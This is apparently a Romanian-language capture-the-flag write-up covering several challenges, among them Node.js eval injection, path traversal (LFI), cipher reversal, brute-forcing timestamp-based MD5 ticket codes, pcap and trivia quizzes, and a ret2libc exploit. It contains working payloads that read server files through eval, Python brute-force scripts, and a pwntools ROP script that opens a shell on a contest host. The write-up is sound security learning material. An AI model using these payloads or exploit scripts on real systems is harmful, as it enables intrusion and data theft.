Se poate observa parametrul image_name ce poate fi exploatat entru LFI. Am reusit sa iau codul sursa al paginii, dar nu mi-a prea fost de ajutor, asa ca am cautat flag-ul prin mai multe locuri, precum /home/ctf/flag , /flag, dar intr-un final l-am gasit in /tmp/flag.

Link: http://35.246.178.49:30603/local?image_name=/tmp/flag

< calculus > (<300>): <Web>

Proof of Flag

CTF{de71c185bcc37c8b169f7bb4c1c0bd3c7fe041110ae4d176434d396c2de52121}


Summary

NodeJS eval exploit

Proof of Solving

Am primit o pagina cu un calculator care nu functiona, asa ca am facut putin fuzzing pe directoare sa vad ce pot gasi. Am gasit 3 path-uri, respectiv sum, div si mod. Div si mod returnau mereu raspunsul indiferent de inputul pus la parametrii, insa la suma puteam genera erori. Din erori mi-am putut da seama ca puteam injecta cod, iar acest lucru a fost verificat prin trimiterea parametrului ?a=this.constructor.constructor&b.

De aici mi-am construit payload-ul sum?a=this.constructor.constructor('return process')().mainModule.require('fs').readFileSync('./server.js').toString()&b=2 pentru a vedea ce se intampla in spatele serverului, iar aici am vazut flag-ul, intr-o variabila.



34.141.31.183:30234/sum?a=this.constructor.constructor('return process')().mainModule.require('fs').readFileSync('./server.js').toString()&b=2

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Other Bookmarks

```
{
  result: "'use strict';\n\nconst express = require('express');\n\n// FLAG = CTF{de71c185bcc37c8b169f7bb4c1c0bd3c7fe041110ae4d176434d396c2de52121}\n\n// Constants\nconst PORT = 1234;\nconst HOST = '0.0.0.0';\n\n// App\nconst app =
  express();\n\n\napp.get('/', (req, res) => {\n    app.use(express.static(\"public\"));\n    res.sendFile('/home/ctf/index.html');\n    \n});\n\n\napp.get('/multiply', (req, res) => {\n    if(req.query.a == null || req.query.b == null
  ){\n        res.status(200);\n        res.json({\n            result: (\"Missing a,b!!\")\n        });\n        return;\n    }\n    res.setHeader(\"Content-Type\", \"application/json\");\n    res.status(200);\n    res.json({\n
```

< clueless_investigation > (<290>): <Reverse Engineering,Cryptography >

Proof of Flag

CTF{d780919c7289a18ebf2125488b90b6315afa1796c465bf48912dd627b5593e66}
Sau
CTF{8ab6d5fe901104ead00fde56cb4766e4821bc7a7e3975f023f3130b690f8f7bb}
Nu mai stiu daca era uppercase sau lowercase inainte de SHA.

Summary

Morse + Substitution + RailFence + Vigenre

Proof of Solving

Am primit un fisier de tip ELF pe care l-am decompilat folosind IDA. De aici am verificat functiile pe care le apela si am incercat sa le rescriu in C.
Codul:


```c
char* func3(char* param_1) {
    int i;
    char param_2[] = "yjlefywfkqvucoewepkblhbkhrbklouxvnfp";
    char param_3[] = "bqovubdupjefxlvdvkpyosypsiypolfcemuk";
    static char DAT_003024c0[100];
    i = 0;
    while (*(char*)(param_1 + i) != '\0') {
        if ((((*(char*)(param_1 + i) < '\0') || ('@' < *(char*)(param_1 + i))) &&
            ((*(char*)(param_1 + i) < '[' || ('`' < *(char*)(param_1 + i))))) &&
            (*(char*)(param_1 + i) < '{')) {
            if (('@' < *(char*)(param_1 + i)) && (*(char*)(param_1 + i) < '[')) {
                DAT_003024c0[i] = -0x65 - *(char*)(param_1 + i);
            }
            if (('`' < *(char*)(param_1 + i)) && (*(char*)(param_1 + i) < '{')) {
                DAT_003024c0[i] = -0x25 - *(char*)(param_1 + i);
            }
        }
        if ((((-1 < *(char*)(param_1 + i)) && (*(char*)(param_1 + i) < 'A')) ||
            (('Z' < *(char*)(param_1 + i) && (*(char*)(param_1 + i) < 'a')))) ||
            ('z' < *(char*)(param_1 + i))) {
            DAT_003024c0[i] = *(param_1 + i);
        }
        i = i + 1;
    }
    return DAT_003024c0;
}

char* func2(char* a1){
    int i; // [rsp+18h] [rbp-61AA8h]
    int l; // [rsp+18h] [rbp-61AA8h]
    int k; // [rsp+18h] [rbp-61AA8h]
    int m; // [rsp+18h] [rbp-61AA8h]
    int j; // [rsp+1Ch] [rbp-61AA4h]
    int v7; // [rsp+1Ch] [rbp-61AA4h]
    int n; // [rsp+1Ch] [rbp-61AA4h]
    char v9; // [rsp+20h] [rbp-61AA0h]
    int v10; // [rsp+24h] [rbp-61A9Ch]
    int v11; // [rsp+28h] [rbp-61A98h]
    int v12[100002]; // [rsp+30h] [rbp-61A90h]
    unsigned __int64 v13; // [rsp+61AB8h] [rbp-8h]
    static char byte_2020C0[1000];
    v11 = strlen(a1);
    for (i = 0; i < 5; ++i)
    {
        for (j = 0; j < v11; ++j)
            v12[1000LL * i + j] = 0;
    }
    v9 = 0;
    v7 = 0;
    while (v7 < v11)
    {
        if (v9 & 1)
        {
            for (k = 3; k > 0; --k)
            {
                v12[1000LL * k + v7] = a1[v7];
                ++v7;
            }
        }
        else
        {
            for (l = 0; l < 5; ++l)
            {
                v12[1000LL * l + v7] = a1[v7];
                ++v7;
            }
        }
        ++v9;
    }
    v10 = 0;
    for (m = 0; m < 5; ++m)
    {
        for (n = 0; n < v11; ++n)
        {
            if (v12[1000LL * m + n])
                byte_2020C0[v10++] = v12[1000LL * m + n];
        }
    }
    return byte_2020C0;
    putchar(10);
}

char* func1(char*a1) {
    int v2; // [rsp+18h] [rbp-538h]
    int i; // [rsp+18h] [rbp-538h]
    int v4; // [rsp+18h] [rbp-538h]
    int j; // [rsp+18h] [rbp-538h]
    int k; // [rsp+18h] [rbp-538h]
    int l; // [rsp+18h] [rbp-538h]
    int m; // [rsp+18h] [rbp-538h]
    int v9; // [rsp+1Ch] [rbp-534h]
    int v10; // [rsp+1Ch] [rbp-534h]
    int v11[100]; // [rsp+20h] [rbp-530h]
    int v12[100]; // [rsp+1B0h] [rbp-3A0h]
    int v13[100]; // [rsp+340h] [rbp-210h]
    char v14[104]; // [rsp+4D0h] [rbp-80h]
    unsigned __int64 v15; // [rsp+538h] [rbp-18h]

    static char byte_202040[1000];
    v2 = 0;
    v9 = 0;
    while (v2 < strlen(a1))
    {
        if (a1[v2] != 32)
            a1[v9++] = toupper(a1[v2]);
        ++v2;
    }
    a1[v9] = 0;
    for (i = 0; i < strlen(a1); ++i)
        v11[i] = a1[i] - 65;
    strcpy(v14, "abcdefghijklmnopqrstuvwxyzasdfgasdfee");
    v4 = 0;
    v10 = 0;
    while (v4 < strlen(v14))
    {
        if (v14[v4] != 32)
            v14[v10++] = toupper(v14[v4]);
        ++v4;
    }
    v14[v10] = 0;
    for (j = 0; j < strlen(v14); ++j)
        v12[j] = v14[j] - 65;
    for (k = 0; k < strlen(a1); ++k)
        v13[k] = v12[k] + v11[k];
    for (l = 0; l < strlen(a1); ++l)
    {
        if (v13[l] > 25)
            v13[l] -= 26;
    }
    for (m = 0; m < strlen(a1); ++m)
        byte_202040[m] = (v13[m]) + 65;
    return byte_202040;
}


char* func0(char* a1) {
    int i; // [rsp+14h] [rbp-4h]
    char result[100];
    for (i = 0; i<strlen(a1) ; ++i)
    {
        if (a1[i] == 95)
            a1[i] = 120;
    }
    return a1;
}
```

Din cod mi-am dat seama ca prima functie pe care trebuie sa o apelez pentru decriptare(func3) poate fi apelata cu textul criptat pentru a primi plaintext-ul, asa ca asta am si facut.

Func2() se bazeaza pe array-uri, asa ca am cautat ciphertext-uri ce folosesc matrici pentru criptare si am aflat ca este Rail Fence.

Func1() este vigenere iar func0 inlocuieste _ cu “x”.

Odata ce stiam toate detaliile am decriptat ciphertext-ul si am scos flag-ul.


Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'
BROWSE THE FULL DCODE TOOLS' LIST
Results
Share
AUTOMATIC DECRYPTION
DECRYPT RAIL FENCE
See also: Caesar Box Cipher

Rail Fence Decoder

ZIGZAG CIPHERTEXT

```
bqovubdupjefxlvdvkpyosypsiypolfcemuk
```

KEEP PUNCTUATION AND SPACES ✓

Parametres and Options

NUMBER NUMBER OF ROWS/LEVELS (HEIGHT): 5

START: [✓ FROM TOP (LEFT)] FROM BOTTOM (LEFT)


[✓ NO INITIAL OFFSET (RECOMMENDED)]

USE AN OFFSET OF N CHARACTERS, N= 1

```
              5↕ ↘↗
b                q                 o             ...
  b           d     u           p     j          ...
     v     d           v     k           p       ...
        p s               i y               p    ...
          e                 m                 u  ...
bbvpesddquvimykpojppuoyevfolkfsxulyc
```

Rail Fence (Zig-Zag) Cipher - dCode

Tag(s) : Transposition Cipher



VIGENERE CIPHERTEXT

```
bbvpesddquvimykpojppuoyevfolkfsxulyc
```

Parameters

PLAINTEXT LANGUAGE: English

ALPHABET: ABCDEFGHIJKLMNOPQRSTUVWXYZ

```
Vigenere
ABCDEFGHIJKLMNOPQRSTUVWXYZASDFGASDFEE
(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)
batmanxwillxalwaysxwatchxgothamxcity
```

Vigenere Cipher - dCode

Tag(s) : Poly-Alphabetic Cipher

< inodat > (<300>): <Web>

Proof of Flag

CTF{11a0aafa059bda95fdb80332309eb6368ddf4e572dadbe0c40dfe0be69bf515d}

Summary

Eval nodejs exploit

Proof of Solving

Am primit un site care avea pe el doar o poza legata de faptul ca bagina web este un API. Am inceput sa fac fuzzing pe directoare, pentru a gasi ceva ascuns, iar de aici am dat de foaaarte multe fisiere txt troll precum Welcome, Try Harder sau YOLO File si de-aemenea de path-uri false, precum /api/v1/index care ne trimitea catre /api/v1/base64e si /api/v1/base64d, unde am pierdut mult timp pana sa imi dau seama ca nu am ce face acolo.

Dupa ce am trecut prin toate dictionarele de cuvinte de la dirb, am incercat si un dictionar de cuvinte common, de unde am gasit si path-ul /api/v1/math. Daca era vorba de matematica, era clar vorba de un eval, dar cand am intrat pe pagina, aceasta astepta deja un request cu un parametru pe care nu il aveam. Am inceput sa fac fuzzy pe acel parametru cu wfuzz, iar intr-un final am gasit parametrul de GET ?sum.

Am reusit sa generez cateva alerte si erori, iar intr-una dintre erori era specificat eval(), deci puteam injecta cod.

Am folosit urmatorul payload pentru a vedea fisierele de pe server: http://34.107.45.139:31092/api/v1/math?sum=require(%27fs%27).readdirSync(%27.%27). De aici am gasit director-ul ascuns in care se afla flag-ul, respectiv “secret_flag_folder_adsasdohi”, iar cu urmatorul payload am terminat challenge-ul: ?sum=require('fs').readFileSync('./secret_flag_folder_adsasdohi/flag.txt')

< old-tickets > (<250>): <Web>

Proof of Flag

ctf{4086d9012b250dc1d821340f23b4af9b29d780552434175cb713b6d7502885c9}

Summary


Generare de erori + bruteforce pe hash

Proof of Solving

Am primit un site prin care se puteau genera alerte. Am incercat sa trimit un request din interfata grafica, dar se trimitea doar un GET, ulterior am vazut ca insert-urile tichetelor se realizau doar prin PUT, request-uri care dadeau oricum eroare, deci nu puteam in realitate sa introducem nimic in baza de date.

Cu toate ca nu puteam sa introducem, aveam posibilitatea sa o interogam, pe baza ID-ului tichetului, ce era reprezentat de un hash, ulterior puteam vedea ca este md5(timestamp-ul la care s-a trimis cererea).

Am reusit sa generez cateva erori si am vazut modul de inserare al tichetelor si calcularea hash-ului:


Traceback *(most recent call last)*

- **File *"/home/ctf/app.py"*, line *26*, in** `index`

```
                rows = cur.execute("SELECT name, content FROM tickets WHERE code = ?", (code,)).fetchall()
                return render_template("index.html",rows = rows)
            return "You should provide the code!"
        elif request.method == 'PUT':
            try:
                name = request.form['name']
                content = request.form['content']
                timestamp = str(int(time.time()))
                code = hashlib.md5(timestamp.encode()).hexdigest()
                with sqlite3.connect("database.db") as con:
                    msg = "Your code is: " + code + ". Date:" + timestamp
```

De aici am pierdut o buna perioada de timp incercand un SQLi, dar fara succes, asa ca am inceput sa fac bruteforce pe tichete, sa vad ce pot sa gasesc.

Am facut un script pentru a gasi timestamp-ul de la care sa pornesc, respectiv de la hash-ul pe care il gaseam in codul sursa al paginii, iar apoi am trimis request-uri pana am primit un raspuns.

Script timestamp:

```
import hashlib


time = 1630170388
while(1):
    time=time-1
    hashh="d63af914bd1b6210c358e145d61a8abc"
    if hashlib.md5(str(time).strip()).hexdigest() == hashh:
        print time
        break;
```

Script bruteforce:

```
import requests
import hashlib


time = 1628168161
url = 'http://35.246.178.49:30980/'

while(1):
    time=time+1
    print time
    myobj = {'code': hashlib.md5(str(time).strip()).hexdigest()}
    x = requests.post(url, data = myobj)
    data = x.text
    if "CTF" in data:
        print data
    if "ctf" in data:
        print data
```

< n4twork urg3nt investigation > (<450>): <Network, Forensics, Misc>

Proof of Flag

Pikalang
Network Miner
10.20.230.192
www.pizzahut.ro

Summary

Intrebari pe baza unui pcap

Proof of Solving

1. What is the esoteric programming language used by the attacker?
R: Pikalang

2. What is the name of the tool used by the security analyst?
R: Network Miner

3. What is the IP of hte Linux compromised machine?
R: 10.20.230.192

4. 4. We know that the attacker also ordered a pizza from the compromised host. Can you please tell us the place, we want to contact them, maybe they can give us the necessary files?
R: www.pizzahut.ro

<what-to-do > (<1000>): <Misc>

Proof of Flag

-

Summary

-

Proof of Solving

1) Which cyber attack tricks users to think that their working stations are infected with malware in order to download malicious software?
scamware
2) In some cases the cyber criminals are gathering information about targets before executing malicious actions. What do we call this type of attack strategy?
spearphishing
3) Which tool is one of the most popular when collecting OSINT intelligence?
Maltego
4) From which library can we import functions like printf, scanf, fgets, gets, open, fopen, malloc, free when we want to write a C program?
Libc
5) What else a cheater can use to alter games values on a Windows platform?
Cheatengine
6) Which is one of the most popular tools used in reverse engineering Android applications?
Apktool
7) What type of malware is a program that can continuously replicate itself which causes the infestation of multiple hosts in a very short period of time?
Worm
8) What do we call the process which randomizes a set of data in such a way that no algorithm pattern can be deducted?
Entropy
9) Which security standard assures that organizations are handling credit card data in a secure manner in order to prevent money fraud and identity theft?
PCIDSS
10) This type of cyber fraud usually involves use of telephony to execute further phishing attacks.
Vishing

11) Which tool is very useful in CTF contests when we need to analyze binaries to discover executable code & embedded files ?
Binwalk
12) This utility is used to dump TCP traffic on Linux, Windows, Solaris, etc hosts.
Tcpdump
13) What is one of the oldest and simplest ciphers that humanity used in the past?
Caesar
14) Which function do we use when we want to map arbitrary size data to fixed sized data?
Hashing
15) In which country Enigma cipher was developed?
Germany
16) Which framework was developed by security specialists used in penetration tests to assess web applications vulnerabilities?
W3af
17) Which web vulnerability occurs when an application reveals pieces of data to the end-user that shouldn't be public?
Informationleakage
18) What do we call the set of rules which monitors and filters the traffic from the Internet and a web application to protect it from different types of cyber attacks like XSS, SQL injection, etc?
WAF
19) What is the name of the security incident that occurs when an attacker obtains access to user data?
Databrench
20) Which is one of the most popular Python libraries that are used most în CTF contests to develop exploits for the found vulnerabilities?
Pwntools

< can-you-jump > (<210>): <Pwn>

Proof of Flag

CTF{70dd83585c9e2656c8a391b7dbc1f28e8d40a98067fdb56adfb69b8e509481df}

Summary

ROP


Proof of Solving

Am inceput prin a calcula libc base, folsindu-ma de faptul ca primeam libc-ul si de leak-ul dat de catre program. De aici am folosit adresa de baza pentru a calcula adresa pentru system_libc si binsh (pe acesta l-am gasit folosind comanda ‘strings -tx ./libc-2.27.so | grep '/bin/sh’’. Dupa ce am calculat adresele am format payload-ul pentru ropchain

Cod sursa:

```python
from pwn import *

#r = process("./out")
r = remote("34.141.31.183", 30217)
r.recvline()
printf_libc = int(r.recvline().strip().split(" ")[-1], 16)
log.info("print_libc: {0}".format(hex(printf_libc)))
libc_base = printf_libc - 0x0000000000064f70
log.info("libc_base: {0}".format(hex(libc_base)))
system_libc = libc_base + 0x000000000004f550
binsh_libc = libc_base + 0x1b3e1a
pop_rdi = 0x0000000000400773
ret = 0x400774
payload = ""
payload += "A" * 0x48
payload += p64(ret)
payload += p64(pop_rdi)
payload += p64(binsh_libc)
payload += p64(system_libc)
r.send(payload)
r.interactive()
r.close()
```

Rezultat:



```
root@kali:~/Desktop/CTF/RoCSC21/Pwn# python solve.py
[+] Opening connection to 34.141.31.183 on port 30217: Done
[*] print_libc: 0×7fab6c779f70
[*] libc_base: 0×7fab6c715000
[*] Switching to interactive mode
$ ls
can-you-jump  flag
$ pwd
/home/rocsc
$ cat flag
CTF{70dd83585c9e2656c8a391b7dbc1f28e8d40a98067fdb56adfb69b8e509481df}[*] Got EOF while reading in interactive
$ 
```

< speed > (<210>): < Reverse Engineering >


Proof of Flag

CTF{0f68f60833e9872b4c58e421be66edc696584de1a573e6b985965ea2eafc46c8}

Summary

Proof of Solving

Am primit un fisier ELF pe care l-am analizat folosind IDA. In main se apela o functie guessing(), ce avea ca scop generarea unui numar, apoi efectuarea unei operatii matematice dupa cum urmeaza in imaginea de mai jos:



```
int guessing()
{
  int result; // eax
  int v1; // [rsp+4h] [rbp-Ch]
  int v2; // [rsp+Ch] [rbp-4h]

  nothing_here();
  v1 = rand();
  if ( rand() == (v1 ^ v2 ^ 0x539) )
    result = puts(
               "Password Accepted, welcome to srand() FUNCTION ! Submit input as flag! (Don't forget to wrap it in CTF{sha256(number)})");
  else
    result = puts("That's incorrect. Try going to find the right value.");
  return result;
}
```

In functia “nothing_here()” se faseste alegerea seed-ului, care nu este random, de aici venind si vulnerabilitatea programului.

Am rescris convenabil functia in C, iar apoi am reusit sa scot numarul.

Cod sursa:

```
#include <stdio.h>
#include <time.h>
```

```
int main(){
    srand(0x11C4);
    int v1 = rand();
    printf ("%d ",v1^rand()^0x539);
}
```